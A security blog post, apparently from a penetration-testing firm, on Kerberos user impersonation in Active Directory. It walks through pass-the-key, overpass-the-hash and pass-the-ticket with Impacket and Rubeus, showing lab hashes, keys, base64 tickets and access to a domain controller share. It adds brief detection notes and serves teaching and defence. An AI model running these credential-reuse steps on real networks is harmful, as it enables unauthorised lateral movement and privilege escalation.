

Kerberos III - User Impersonation

 labs.lares.com/fear-kerberos-pt3

Raúl Redondo

May 21, 2024

penetrationtesting

The goal of this post, whether we are adversaries or defenders, is to help us understand the multiple ways that Kerberos offers to access resources using the credential material gathered.



Raúl Redondo

May 21, 2024 • 18 min read



The second Cerberus head, skillfully impersonating a domain user with no hint of suspicion.

In the [second part of the Kerberos series](#), we delved into how the Kerberos authentication flow allows the enumeration of domain user accounts and the validation of credentials through the network messages employed by Kerberos. Additionally, it was demonstrated that user credential material can be obtained through the AS-REQ/AS-REP and TGS-REQ/TGS-REP messages. The UnPAC technique was also discussed, which allows for obtaining the NTLM hash of a user authenticated through Kerberos PKINIT as a pre-authentication mechanism.

In this third part, we will explore the techniques for leveraging those credentials for lateral movement, privilege escalation, and persistence methods within the Active Directory environment.

User Impersonation:

Once access to an Active Directory environment is achieved, it is crucial to understand how, as adversaries, the credential material obtained can be used to authenticate through Kerberos and impersonate users. Clear-text passwords, hashes, Kerberos keys, or certificates acquired during an engagement can be leveraged to access new resources within the domain, facilitating lateral movement or privilege escalation. This post will focus on these techniques. Operational Security (OPSEC) concepts will not be covered, as the goal is to understand each method comprehensively. Additionally, brief notes about detection and recommendations have been included for each technique.

Pass the Key / Overpass the Hash

As discussed in [the first post of the series](#), the user must undergo the pre-authentication process before a user can obtain a TGT from the KDC. This pre-authentication mechanism is enabled by default for all accounts within the domain. Still, it can be disabled ([ASREPRoast](#) becomes a viable attack path when it is disabled, as described in the second post of the series about credential access). This pre-authentication mechanism requires credential material from the user, meaning any secret keys derived from their password, whether DES, RC4, AES128, or AES256 keys. If we have access to any of these keys, we can request TGTs on behalf of that user.

The only difference between Pass the Key and Overpass the Hash is that Pass the Key uses the user's RC4 key, essentially the NT hash.

From Linux, Impacket's [getTGT](#) can be used with the user's NT hash (overpass-the-hash) :

```
impacket-getTGT -hashes :NTHASH DOMAIN/USER@HOST
```

```
(rav@karma):[~]
$ impacket-getTGT -hashes :2da2c736fbae072ce77229710687a499 lareslabs.local/Elliot.A@FS1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Saving ticket in Elliot.A@FS1.lareslabs.local.ccache
```

getTGT with NT hash

The traffic generated is the legitimate TGT request to the KDC (AS-REQ/AS-REP). The following image shows how the user uses the RC4 etype (*Kerberos Encryption Type Number 23*) to encrypt the timestamp:

No.	Time	Source	Destination	Protocol	Length	Info
37	27.288576	192.168.25.134	192.168.25.133	KRB5	245	AS-REQ
38	27.288929	192.168.25.133	192.168.25.134	KRB5	245	KRB_Error: KRB5KDC_ERR_PREAUTH_REQUIRED
46	27.291938	192.168.25.134	192.168.25.133	KRB5	320	AS-REQ
47	27.292260	192.168.25.133	192.168.25.134	KRB5	1466	AS-REP

```
Frame 46: 320 bytes on wire (2560 bits), 320 bytes captured (2560 bits) on interface \Device\NPF_{3E5C454D-02A5-4AAF-AF91-FB0FE699F891},  
Ethernet II, Src: VMware_a3:1b:0c (00:0c:29:a3:1b:0c), Dst: VMware_89:3d:fe (00:0c:29:89:3d:fe)  
Internet Protocol Version 4, Src: 192.168.25.134, Dst: 192.168.25.133  
Transmission Control Protocol, Src Port: 34936, Dst Port: 88, Seq: 1, Ack: 1, Len: 266  
Kerberos  
> Record Mark: 262 bytes  
  <-- as-req  
    pwno: 5  
    msg-type: krb-as-req (10)  
      <-- padata: 2 items  
        <-- PA-DATA pA-ENC-TIMESTAMP  
          <-- padata-type: pA-ENC-TIMESTAMP (2)  
            <-- padata-value: 303da003020117a2360434382df0d3b051e3720cacbc0f3f7386b8288fa9bfd3cc8aef2ea546d633c4db8e62d2340a9a81363d22b223  
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)  
              cipher: 382df0d3b051e3720cacbc0f3f7386b8288fa9bfd3cc8aef2ea546d633c4db8e62d2340a9a81363d22b226ea54551c67ac5ed4f5  
        <-- PA-DATA pA-PAC-REQUEST  
          <-- padata-type: pA-PAC-REQUEST (128)  
            <-- padata-value: 3005a0030101ff  
              include-pac: True  
> req-body
```

AS-REQ with NT hash

And with the user AES key (pass-the-key):

```
impacket-getTGT -aesKey AESKey DOMAIN/USER@HOST
```

```
[rav@karma)-[~]$ impacket-getTGT -aesKey 663710fa919166efb4a5f0e5c5c50ee9e8674390a37bca3a45c0cf0356c87cb4 lareslabs.local/Elliot.A@FS1.lareslabs.local  
Impacket v0.11.0 - Copyright 2023 Fortra  
[*] Saving ticket in Elliot.A@FS1.lareslabs.local.ccache
```

getTGT with AES key

In line with prior observations, now, the network traffic capture displays the timestamp encrypted using AES256 (*Kerberos Encryption Type Number 18*):

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000266	192.168.25.134	192.168.25.133	KRB5	245	AS-REQ
5	0.000623	192.168.25.133	192.168.25.134	KRB5	248	KRB_Error: KRB5KDC_ERR_PREAUTH_REQUIRED
13	0.003678	192.168.25.134	192.168.25.133	KRB5	325	AS-REQ
14	0.004088	192.168.25.133	192.168.25.134	KRB5	1553	AS-REP

```
> Frame 13: 325 bytes on wire (2600 bits), 325 bytes captured (2600 bits) on interface \Device\NPF_{3E5C454D-02A5-4AAF-AF91-FB0FE699F891},  
> Ethernet II, Src: VMware_a3:1b:0c (00:0c:29:a3:1b:0c), Dst: VMware_89:3d:fe (00:0c:29:89:3d:fe)  
> Internet Protocol Version 4, Src: 192.168.25.134, Dst: 192.168.25.133  
> Transmission Control Protocol, Src Port: 38242, Dst Port: 88, Seq: 1, Ack: 1, Len: 271  
Kerberos  
> Record Mark: 267 bytes  
  <-- as-req  
    pwno: 5  
    msg-type: krb-as-req (10)  
      <-- padata: 2 items  
        <-- PA-DATA pA-ENC-TIMESTAMP  
          <-- padata-type: pA-ENC-TIMESTAMP (2)  
            <-- padata-value: 3041a003020112a23a0438f94b6783d7cd8484e2c11ff483df765e5a60a65af30f889a576a54fb747560d944dd1fbc50d9082a45a97a  
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)  
              cipher: f94b6783d7cd8484e2c11ff483df765e5a60a65af30f889a576a54fb747560d944dd1fbc50d9082a45a97aaa57f98a3d1793a3b0f0ea5dc  
        <-- PA-DATA pA-PAC-REQUEST  
          <-- padata-type: pA-PAC-REQUEST (128)  
            <-- padata-value: 3005a0030101ff  
              include-pac: True  
> req-body
```

AS-REQ with AES 256 key

From Windows, the same action can be performed using Rubeus, asking for a TGT (askTGT) with the user's keys:

```
.\\Rubeus asktgt /domain:DOMAIN /user:USER / enctype:ENCTYPE /aes256:AESKEY /nowrap /ptt
```

```
PS C:\\Users\\elliott.a\\Tools> .\\Rubeus.exe asktgt /domain:lareslabs.local /user:Lares.DA / enctype:AES /aes256:DFEE6B13A1FAB9B86474EAA219755264C6AF3B128BA5F555351962084F7C49FE /nowrap /ptt

v2.3.2

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: DFEE6B13A1FAB9B86474EAA219755264C6AF3B128BA5F555351962084F7C49FE
[*] Building AS-REQ (w/ preauth) for: 'lareslabs.local\\Lares.DA'
[*] Using domain controller: 192.168.25.133:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFRDCCBUCgAwIBBaEDAgEWooIEQDCCBDxhggQ4MIIENKADAgEFoREbd0xBukVTTEFCUy5MT0NBTKIKMcKgAwIBAgEbMBkbBmtyYnRndBsPbGFyZXNsYwJzLnxvY2Fso4ID8jCCA+6gWbEqEDAgEc0ID4ASCA9z08JGKZxm1QF//pzvVQnP77pZ42W/bvxD75RHcsPk4r-mNqRoI0ckS3w5Ap162UnBx2+GbbkcgTde9DMt0vHwI4m5Q1Nmznv14XQ7b/3v4zsja+D1uMaDwKtqSbKi/Cnsjt12nfplXjhIB6hgY01EgubyuIENyq/vEL2dcjZw5jckhkg6k4Eb8/nFUOfVPCBAEgV5T8QTTmftA1piwc/JGAH6Qf6VGKgQ56SAqKG+yKu7b3s4Ug4jUH/x3SxnPC5UrYDkxLApRghmPrPvJ+Zf4AJtaM4Fh8V5UFA0qLDBF5Z/xqz1JvZAwd0kWnQihGJY9ZLsBEwLRev4JQ0Bx7Qf8NgU0DooN+0bvbC3QMdTQa1b/Ix2JtiqscJH6n8LB1f20nAlb9THw9Z1432Dx8Z28cuaj6L39T4cvuUBoN17pYNg1E1Ev11JZD16loin1ysGQhm9pzfRtmvx3WPN1bQfukHZ4/s4HzdUHdyOyhtU6wBh1QdxtaR0809Vmtgeog3GzK/K7aeNNXgQAgAcYk2ut8FxJvE05zxWd31JxXHkrSyH8DJMFK6RZ1xWeeAmjTmI2CkAt8rUDRcUvv7qye3Y29CyyCck2wzOA43CKKmdITH0pOnCx8aEor4G05t8nrgHzaYmC1k1st1Mtn3GR9wi6UcXbvnXILS1NdiPZS8F+B7+3kGMqDCsVnBpQ21Fhf3GQcr4yf6ybzJ6kBS+i5wbRh50EMD4/dzd1cHENvG9H5wy2otF812ZGv/ZZkb5Lf5tHdcu0TmD/h13FqzVh0k04zSaFx8wHm8BB79Kie2Vttpp/Wh8s39Yeefaqcb4Q-+atobGuyaNIJIGGKc2ah8CYaBynA1rvLmZP15a9PATA+8rzqT+0sWzYqSart+rccjwFTEmB300Gg3Z1vC3Rt8vHmjPkaJ5U2PTnRXt8uTE3zIZidcu59auVmvkvvQmncfP+RJQLa9pAYB6mTAuooqEloY/XUx5PtF0n0CPVawZyZJSpggGxvEcF9bMxtB/xekctg5dQbr/yGAY7Z55MP1jn0vADOnqHfb0vwvhQjaiek4F0JMdw0kbSAJpdLbjXf0qq4rqvLJAbJE0411F9UdRBC1vJ5pMq14HzDDlbQ14CPmu5i3BnUN+N+6zE0zuw8c3seL1YoRU38mh2AifS0sVYg4hiT/RPXY7DZDVrH1k1fHfccCe3r2BzL21MtqmkX2FrXrxoJaehY7Ku4r+0LB1RcGe+DjyaTdCmze0c1CPHghErPsTEFSRVMQQUJTLkxPQ0FMohluWE6ADAgEB0QwwChsITGFyZXMuREGjbwMFAJwgDKgkzApoAMCARKhigQg38TzDnA0tjkjkeHF97i0GHgbGi+DjyaTdCmze0c1CPHghErPsTEFSRVMQQUJTLkxPQ0FMohluWE6ADAgEB0QwwChsITGFyZXMuREGjbwMFAEDhAAC1ERgPMjAyNDAzMTEwODMwMzRaphEYDzIwMjQwMzExMTgzMDM0WlqcRGA8yMDI0MDMxODA4MzAzNFqoErPsTEFSRVMQQUJTLkxPQ0FMqSQwIqADAgEcRswGrsg3J1dGd0Gw9sYXJlc2xhYnMubG9jYlw=
[+] Ticket successfully imported!
```

Rubeus asktgt using AES256 key

After successfully executing overpass-the-hash / pass-the-key and obtaining a TGT, the next step could involve carrying out pass-the-ticket.

Note:

To obtain the user's hashes from his password in clear, use the **hash** function of Rubeus:

```
.\\Rubeus.exe hash /password:pass /user:USER /domain:DOMAIN
```

```
PS C:\\Users\\elliott.a\\Tools> .\\Rubeus.exe hash /password:Password123 /user:Lares.DA /domain:lareslabs.local

v2.3.2

[*] Action: Calculate Password Hash(es)

[*] Input password      : Password123
[*] Input username      : Lares.DA
[*] Input domain        : lareslabs.local
[*] Salt                 : LARESLABS.LOCALlares.DA
[*]   rc4_hmac           : 58A478135A93AC3BF058A5EA0E8FDB71
[*]   aes128_cts_hmac_sha1 : B582AF995BD2A6BBDFC9987960F519F8
[*]   aes256_cts_hmac_sha1 : DFEE6B13A1FAB9B86474EAA219755264C6AF3B128BA5F555351962084F7C49FE
[*]   des_cbc_md5         : 2C04AD1361D90E6E
```

Rubeus hash

From the Rubeus documentation, this function will generate the ***rc4_hmac (NTLM)*** representation of the password using [@gentilkiwi](#)'s kerberos:hash (*KERB_ECRYPT HashPassword*) approach. If user and domain names are specified, the hash forms *aes128_cts_hmac_sha1*, *aes256_cts_hmac_sha1* and *des_cbc_md5* are generated. The AES and DES implementations use the user and domain names as salts.

Useful Event IDs & Defenses:

- 4768 – A Kerberos authentication ticket (TGT) was requested. (Encryption Type for RC4/AES128/AES256).
- Monitor unusual login times and atypical locations.
- Service ticket requests that do not follow normal user behavior.

Pass the Ticket / Pass the Cache

Through these techniques, an adversary reuses domain user tickets to inject them into memory and, through the Kerberos authentication flow, gains access to resources/services where the user is authorized without knowing any user credential material.

On Windows hosts, once admin rights are achieved, it is possible to extract the TGTs from the Local Security Authority Subsystem Service (LSASS) process using tools such as mimikatz.

Furthermore, ticket dumping can be performed using Rubeus. As we can read in the Rubeus description:

*Rubeus has no code that touches LSASS (and is not intended to), so its functionality is limited to extracting Kerberos tickets using the **LsaCallAuthenticationPackage()** API. From a non-elevated point of view, session keys for TGTs are not returned (by default), so only extracted service tickets will be usable (the tgtdeleg command uses a Kekeo trick to get a usable TGT for the current user). If, in a high-integrity context, a GetSystem equivalent is executed using token duplication to elevate to SYSTEM, and a fake login application is registered with the **LsaRegisterLogonProcess()** API call. This allows privileged enumeration and extraction of all tickets currently registered with LSA on the system, resulting in base64-encoded .kirbi output for later reuse.*

Rubeus is employed in an elevated context to enumerate Kerberos tickets in the host:

```
PS C:\Users\elliot.a\Downloads> dir \\dc1.lareslabs.local\c$  
dir : Access is denied  
At line:1 char:1  
+ dir \\dc1.lareslabs.local\c$  
+ ~~~~~~  
  + CategoryInfo          : PermissionDenied: ('\\dc1.lareslabs.local\c$:String) [Get-ChildItem], UnauthorizedAccessException  
  + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
dir : Cannot find path '\\dc1.lareslabs.local\c$' because it does not exist.  
At line:1 char:1  
+ dir \\dc1.lareslabs.local\c$  
+ ~~~~~~  
  + CategoryInfo          : ObjectNotFound: ('\\dc1.lareslabs.local\c$:String) [Get-ChildItem], ItemNotFoundException  
  + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
PS C:\Users\elliot.a\Downloads> .\Rubeus.exe triage  
  
  
v2.3.2  
  


Elevated context: describing all Kerberos tickets on the system


Action: Triage Kerberos Tickets (All Users)



[*] Current LUID : 0x2354d6e



| LUID      | UserName                   | Service                                  | EndTime               |
|-----------|----------------------------|------------------------------------------|-----------------------|
| 0x236f255 | Lares.DA @ LARESLABS.LOCAL | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:50:20 PM  |
| 0x236f255 | Lares.DA @ LARESLABS.LOCAL | cifs/dc1.lareslabs.local                 | 5/14/2024 7:50:20 PM  |
| 0x2354d6e | Elliot.A @ LARESLABS.LOCAL | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 8:02:01 PM  |
| 0x2354d6e | Elliot.A @ LARESLABS.LOCAL | cifs/dc1.lareslabs.local                 | 5/14/2024 8:02:01 PM  |
| 0x23d1ff  | Lares.DA @ LARESLABS.LOCAL | cifs/DC1.lareslabs.local                 | 5/14/2024 7:50:21 PM  |
| 0x1404616 | Elliot.A @ LARESLABS.LOCAL | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:50:26 PM  |
| 0x1404616 | Elliot.A @ LARESLABS.LOCAL | cifs/DC1.lareslabs.local                 | 5/14/2024 7:50:26 PM  |
| 0x228d1f  | Lares.DA @ LARESLABS.LOCAL | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:50:21 PM  |
| 0x228d1f  | Lares.DA @ LARESLABS.LOCAL | cifs/DC1                                 | 5/14/2024 7:50:21 PM  |
| 0x228d1f  | Lares.DA @ LARESLABS.LOCAL | cifs/DC1.lareslabs.local                 | 5/14/2024 7:50:21 PM  |
| 0x228d1f  | Lares.DA @ LARESLABS.LOCAL | ProtectedStorage/DC1.lareslabs.local     | 5/14/2024 7:50:21 PM  |
| 0x228d1f  | Lares.DA @ LARESLABS.LOCAL | LDAP/DC1.lareslabs.local/lareslabs.local | 5/14/2024 7:50:21 PM  |
| 0x228cf0  | lares.da @ LARESLABS.LOCAL | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:50:20 PM  |
| 0x228cf0  | lares.da @ LARESLABS.LOCAL | LDAP/DC1.lareslabs.local/lareslabs.local | 5/14/2024 7:50:20 PM  |
| 0x3e4     | ws1\$ @ LARESLABS.LOCAL    | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:53:58 PM  |
| 0x3e4     | ws1\$ @ LARESLABS.LOCAL    | ldap/dc1.lareslabs.local/lareslabs.local | 5/14/2024 7:53:58 PM  |
| 0x3e4     | ws1\$ @ LARESLABS.LOCAL    | cifs/DC1.lareslabs.local                 | 5/14/2024 7:53:58 PM  |
| 0x3e4     | ws1\$ @ LARESLABS.LOCAL    | DNS/dc1.lareslabs.local                  | 5/14/2024 7:53:58 PM  |
| 0x3e7     | ws1\$ @ LARESLABS.LOCAL    | krbtgt/LARESLABS.LOCAL                   | 5/14/2024 7:50:20 PM  |
| 0x3e7     | ws1\$ @ LARESLABS.LOCAL    | cifs/DC1.lareslabs.local/lareslabs.local | 5/14/2024 7:50:20 PM  |
| 0x3e7     | ws1\$ @ LARESLABS.LOCAL    | WS1\$                                    | 5/14/2024 7:50:20 PM  |
| 0x3e7     | ws1\$ @ LARESLABS.LOCAL    | LDAP/DC1.lareslabs.local/lareslabs.local | 5/14/2024 7:50:20 PM  |
| 0x3e7     | ws1\$ @ LARESLABS.LOCAL    | cifs/DC1.lareslabs.local                 | 5/14/2024 12:20:05 AM |


```

Rubeus triage - Tickets enumeration

Confirming the existence of tickets from a privileged user, in this case, a Domain Admin (lares.da), the process continues by dumping the desired ticket for the krbtgt service and the lares da user:

```
.\\Rubeus.exe dump /service:targetService /user:targetUser /nowrap
```

```
PS C:\Users\elliott.a\Downloads> .\Rubeus.exe dump /service:krbtgt /user:lares.da /nowrap
```



v2.3.2

Action: Dump Kerberos Ticket Data (All Users)

```
[*] Target service : krbtgt
[*] Target user   : lares.da
[*] Current LUID   : 0x2354d6e

UserName          : lares.da
Domain            : LARESLABS
LogonId           : 0x228d1f
UserSID           : S-1-5-21-4164589718-1869447727-3637930069-1119
AuthenticationPackage : Negotiate
LogonType          : Interactive
LogonTime          : 5/13/2024 2:20:57 PM
LogonServer        : DC1
LogonServerDNSDomain : LARESLABS.LOCAL
UserPrincipalName : Lares.DA@lareslabs.local

ServiceName        : krbtgt/LARESLABS.LOCAL
ServiceRealm       : LARESLABS.LOCAL
UserName          : Lares.DA (NT_PRINCIPAL)
UserRealm          : LARESLABS.LOCAL
StartTime         : 5/14/2024 9:50:21 AM
EndTime           : 5/14/2024 7:50:21 PM
RenewTill         : 5/21/2024 9:50:21 AM
Flags              : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType            : aes256_cts_hmac_sha1
Base64(key)        : jcMExfhMrt8q0gf5+5vE4ZiiYnVxa02T8cXN//sJls0=
Base64EncodedTicket :
```

```
doIFxDCCBcCgAwIBBaEDAgEWooIEwDCCBLxhggS4MIIEtKADAgEFoREbD0xBukVTTEFCUy5MT0NBTKIkMCkGawIBAqEbMBkbBmtyYnRndBsPTEF013VVwo9L+cIxWFuf4/Qwoxeb4mLfsD9G16RxED2jGEAXDdCpm0ZlBzv1V4iSP/ue2cxdAUm7JM142PKkiC9KX3k9s0+5oQ2Nzh54AU6erojGezn6g8vi:sCF7Y11mL75MDpts1o5rIj2mHtVvZM2TLKSY12lVx8Lf+xmXdxZlQ+CpZPrZxNlncxkdyPjGF3NNYVw5T+nXdhDBcfz/Zf6Q3zEKG6AhMu39m52/mXfHyD8phUoN72WAPy6hY2hpvte0spJ4Aw3Z18NLjYqjkTl00ZlpIBJSv1TqQLt3vv37peayHdeC7A2UvoEeELVpI4d17vF0dNgEwyhd01wm+OrAPWExar5A1lwjjUMedciXXqfeos76CBdz4Uku7pQV74iBEbyLsFTxC+wC67Axe6kNAPEZm3f2ULPjyRow12cs3ye6aFF0797GInFWmx1WNsvJbMgACLChnUP0AFgL076u/hWvHgs2ZnN57xTGPLiTiuB5sJbfC5ycftrnDBVT3K/uIcMpg74SCYuLv+zv10eZRKfp/t3bGKNMNHtKZqa3pa+U7VdhTix3Nc0LdyCVqSVi3wDaWIAOAtKXrbXXRB1Aucqtm8gLc00TBHQ+mrhbiBXQa++Md3Kz0+BlqPJDX60hQ01p0UN86IUzWPdUefDFRX5SCSmJS119ptvE4AFKon18wDd9kG4LWtfKCzmNO940Fi5321Cjge8wgeygAwIBAKKB5ASB4X2B3jCB26CB2DCB1TCB0qArMCmgAwIBEqEiBCCNlwTF8cyu3yo6B/n7m8ThmKJidXFrTZPxxc3/+wmVLaERiEYDzIwMjQwNTIxMdc1MDIxWqgRg9wMQVJFU0xBQ1MuTE9DQUpyJDAioAMCAQKh6zAZGwZrcmJ0Z3QbD0xBukVTTEFCUy5MT0NBTA==
```

Rubeus dump function

Creating a “sacrificial session” using the runas command is now advisable **since a logon session can only hold a single TGT at a time, and injecting a new TGT into memory would delete the current user's TGT and cause authentication problems.**

In the new session, we import the TGT with the Rubeus ptt flag, and we will be able to access the privileged assets:

```
runas /netonly /user:lareslabs.local\fake powershell.exe
.\Rubeus.exe ptt /ticket:<b64EncondedTicket...>
```

The screenshot shows a Windows PowerShell session with the following steps:

- Step 1: Runas Command**
Administrator: Windows PowerShell
PS C:\Users\elliot.a\Downloads> **runas /netonly /user:lareslabs.local\fake powershell.exe**
- Step 2: Enter Password**
Enter the password for lareslabs.local\fake:
Attempting to start powershell.exe as user "lareslabs.local\fake" ...
- Step 3: Rubeus Pass-the-Ticket**
Administrator: powershell.exe (running as lareslabs.local\fake)
PS C:\Windows\system32> C:\Users\elliot.a\Downloads\Rubeus.exe ptt /ticket:doIFxDCBCbCgAwIBBaEDAgEWooIEwDCCBLxhKADAgEoREbDoxBUkVTEFCUy5MT0NBTKIKCKgAwIBAgQbMBk8mTynRndsPTEfSRVNUQUJTLkxPQ0Fm04IEcjcCCB6GgAwIBAgEcooIEv70M9QY/oAVK11IqpkVkyN15sdBxs9dntS/c2fzPhvCJ1zAvrJZlWKF3L8mWXLK1rb7mkAp70rPL41AjbSdrjEGICamX30+CGK1rofHflwdaU0ecuFgoeSNx+3rY5bj1du1Vli/5191o/FcaZC0+oewJ5tUKoIVCX0dFkYFbSQF4Qz1+xDTs0/uv2G0UP4ojujFlpVrv0XCU8LIMp1+DzykTQ5rJMpnh4Qw+ha6DR1dMDWg0xAnz0RJ1qHaJfDjhjbahsxgbDwK0uisJbml2orvhYFk1r0zmzhjwubkOtmw1P1g-dq2bDSRXAUTjA1PoPyd21wccSBT90AS52hn11uoHPITHdgBmQVY40eQHT+moyvn5v40gSPRSy0HxJgvH8pR+i93N+3QSRVUL0qVxQDyh14B5Tx+xu3dcmbVKOVy8ok3KRuUr17jd0xvto1b4svuMT7UWCKB1zneT3A11krkg+k+jYonpAdTV/wb61TBKj1ktxV/YGhViurLearE/HxGFIglnde127xUpxJY8bWFZoTzq+rGKD02D0XkbetpRFxm04TVves9M65EBgrnLh5KF+I03WrV7+X2s+CLBoh0kzmvTydwEWW051/Hcy1bg90sb8r8hsCSUfdkFdgkJ853k6No+qshzh/zjNk82FWVRBK+1f2I52EBfrfid8CZ6jKt1QSM9h624yvc2phkacf2fUDQ1gEvzzmGmMCpW1V+OWLbNKELwfUTkud2KuuyPoPXW5XtZ5W+xBteizoTfhFr/EhqpzqJPK8Hk1uNzL6Cpbh1CG3DXe04+Z15VD6030rxx28AWKm6Hh1h8jPPKkeqLrI2d@Mv1m42CKVTuedLKRvhaHe0GaqNeaPfqqarQQRp2CmPFdPR+v/xppuWuGuFEZJ01pcu2q1m4mrmtJ5G57bHz16tcpd0lwK920cxbSzartxix6gHDHHBFjpd6xw7PvrVm99eyNt+acE6jzobLayf5nyeaAs916fedu9u+Qbzv71WScplf4XHGgIgfshCV/FdDrmCOVxpjnycFuGqa8xL1Qn1+Yt57Ddk6hixw0j/h97Wtay+BSOKYfhKnkrre6MpJ51SFijfgjkYgZC80Z2cCuD1/IeuCuOchBtQzv8xNe091H3t1b61kQeLz132Brgx430dCsIWfGEdwvaDh80oxh+0WNC4GzZQ1zHXzImkapCTMNaZnp0jUz7vroz1JX6WNtun73837Up2EEFew9X9z90GT1FwniY5jMctdSV1pCUxu1LkRjanIF/RDv8J0ydNT2v+nMtW1kgSSpRpeBzPJJfmIHqndwZDw0rjyvMF8t5ABnTyHmSsuofogYUH45SwiJgeBwgeyAwIBAKBKSASB4x2B3jC26CB2DCB1TCB0@ArMCmgAwIBEq1CbVDT6U0jPzgzmHgczB0B/LYTRNVprann5+BaERGw9MQVfU0xBQIMuTe9DQyUifTAToAMCAQghDDAKGuhMYX1lc5EqahMhAwUAQOEAAKURGAByMDI0MDUXhFqmERgPMjAyNDA1MTQxhZuMjBapxEY0zIwMjQwNT1xFU0xBQ1MuTE9DQyUjpJDAioAMCAQKhGzAZGwZrcmJ0Z3QbD0xBy5MT0NBTBAA=
- Step 4: Rubeus Pass-the-Ticket Output**
Rubeus Pass-the-Ticket
v2.3.2
[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Windows\system32> dir \\dc1.lareslabs.local\c\$
Directory: \\dc1.lareslabs.local\c\$

Mode	LastWriteTime	Length	Name
d----	2/20/2024 2:14 PM	-----	inetpub
d----	3/30/2024 7:53 PM	-----	PerfLogs
d----	2/26/2024 10:13 PM	-----	Program Files
d----	3/29/2024 11:28 AM	-----	Program Files (x86)
d----	2/29/2024 10:31 PM	-----	Users

runas "sacrificial session" and Rubeus Pass-The-Ticket (ptt)

The ticket can also be used on Linux systems to perform the same technique (Pass-the-Cache).

The Impacket tool '[ticketerConverter](#)' allows the conversion of .kirbi to .ccache format and vice versa, enabling export to the system. This converted ticket can then be used with tools that support Kerberos authentication, like the Impacket suite:

```
echo "<b64EncodedTicket>" | base64 -d > ticket.kirbi
impacket-ticketConverter ticket.kirbi ticket.ccache
export KRB5CCNAME=ticket.ccache
impacket-<anyScript> -k -no-pass ....
```

```

[ray@karma] - [~/ad/tools/lab]
$ echo "doIFDCCBcCgAwIBBxEAgEWooIEwoEwDCCBLxhggS4MIIEtKADAgEFoREbD0xBUkVTTEFCUy5MT0NBTKIKmCKgAwIBAqEbMBkbBmtyYnRnbBsPTEFsvNMQJTL
kxPQ0Fm04IEcjCCBG6gAwIBEqEDAgEc0oIEYASCBFy/r70M9QYyAVK1IqpVkyN15sdBxKs9dnt0S/c2fzPhvCJLzAvrJZwKF3L8MvXLKIr7mkAp70rPL41AjBsdRjEG
ICamX3Q+CGKlrofHflwda6Uu/l6+wEvHTecuFgoeNx+3rY5b1duVLi/5l9lo/FCaZC0+oewJ5tUKoNvCxQdFkyFbS0F4QZL+xDTs0/u2G0UP4ojjuJFlpVRv0XCU8LIM
p1+DZykTQ5rJMRKucZvVMXrh4Qw+ha6DR1dMDWg6xAnzoRJPTqHajfDjhJbahsxd6DwKwUisJbNm12orvhryEFK1r0cmzhjwu6k0tmwlf1g+ddq2bDSRXAUtja1PoAPyd21
wcQ7PheiLDSBT90A52hnI1u0HPITHgbMqYY40eQHT+moyvn5v40GSPRsY0HXJgVf8Pr+193N+3QSryUL0qVxQdyh14B5TX+zu3dCmbVKOY80k3KruUr17jd1NTb74ws
xvtoIb4suvMT7UWWCKB1ZhneT3A1lkrgk+jYonpAdTV/wb61TBKJ1KtxV/Y6HViurLearEjh7xGFgplmdeT2TxuPxJY8bfWZoTzqp+rGKDD02DpLerDhhKEKbeIpRFxmD
4TVes9M65E8GrnLh5kF+2Io3WrV7+x2s+CLBohOkzmvTydwEWWD5i/Hcy1bg0ssbr8hSCSUfdkFdgkJBS3k6No+qsh2/zjNk8zeJ9rdkAFWvRBK+1f2152EBfrfid8C
Z6jKt1QSM9h6z4yvcEphkacf2fUDQIgEvzzmGmCPWLV+owlbkkElwFUTkud2DkuuyFoPXWM5Xtz5W+xBeizotlzaUocqbhfrRe/HqhpzqJPk8HkluINZL6Cpbh1CG3D
xeQ4+Z15VG030rx28AwkN6Hhlh8jPPPQeqlrIzdaMv1Lm42CKVTuedLkRvhaUHeDgaONeaX58fFqCfGtWEsvarQQYrP2CmPFdPR+Y/xYppuWGUfEZJ0IpC02q1m4mrz
tJ5G57bhZl6Tcd0HwK92CxbSzart/qxiZ6ghDvhHBeFjPd6Xw7PvrVm9FyNt+AcEyDY3AXA856jZo8Layf5nyeAs1GfeDiU9W+Qbz71WSpclf4XHgqIgfshCV/FoDR
mCOVxpjnyzrcFuGqaBxLIOnl+Yts7Ddk6hixWdJ/h97Wtay+BSOKYFgVd8/Hq7NHKnkr6MpJ51SfijfgjKyG2CB02ZcCuDL/TeuCuwOChBtQkZv8xNe09iH3tl06iKqe
LZ132Brgx430dcswFGEWv0aDyh800xoH+0WMCR4GZzQ174R685T81HXZImkapCTMNaznpojuz7vzoZLJX6Wntun73837Up2EfewX9z90GtlFwniySjMctdsv1pcUxu11k
RJanIF/RDvBj0ydtNT2v/nMtW1kgSspRpeB2L3uw/uvpJJfMHnqdW0rjyvMf8t5ABrtyHhmS5uofogYuH4S5jvige8wgeygAwIBAKKB5ASB4X2B3jCB26CB2DCB1TCB0
qArMCmgAwIBEqEiBCBvDT6UU4YPLs+qeJPzgzmhCzb0B/LYTRNVprann5+BaERGw0MQVJFU0xBQlMuTE0DQuy1fTAToAMCAQGHDDAKGwhMYXJLcy5EQaMHAwUAQ0EAAKUR
GA8yMDI0MDUxNDA3NTAyMFqmErgPMjAyNDA1MTQxNzUwMjBapxYEYDzIwMjQwNTIxMDc1MDIwQgRGw9MQVJFU0xBQlMuTE9DQuyJDAioAMCAQKhGzAZGwZrcmJ0Z3Qb00x
BUKVTTefCuy5MT0NBTa==" | base64 -d > lares.da.kirbi
[ray@karma] - [~/ad/tools/lab]
$ impacket-ticketConverter lares.da.kirbi lares.da.ccache
Impacket v0.11.0 - Copyright 2023 Fortra
[*] converting kirbi to ccache ...
[+] done
[ray@karma] - [~/ad/tools/lab]
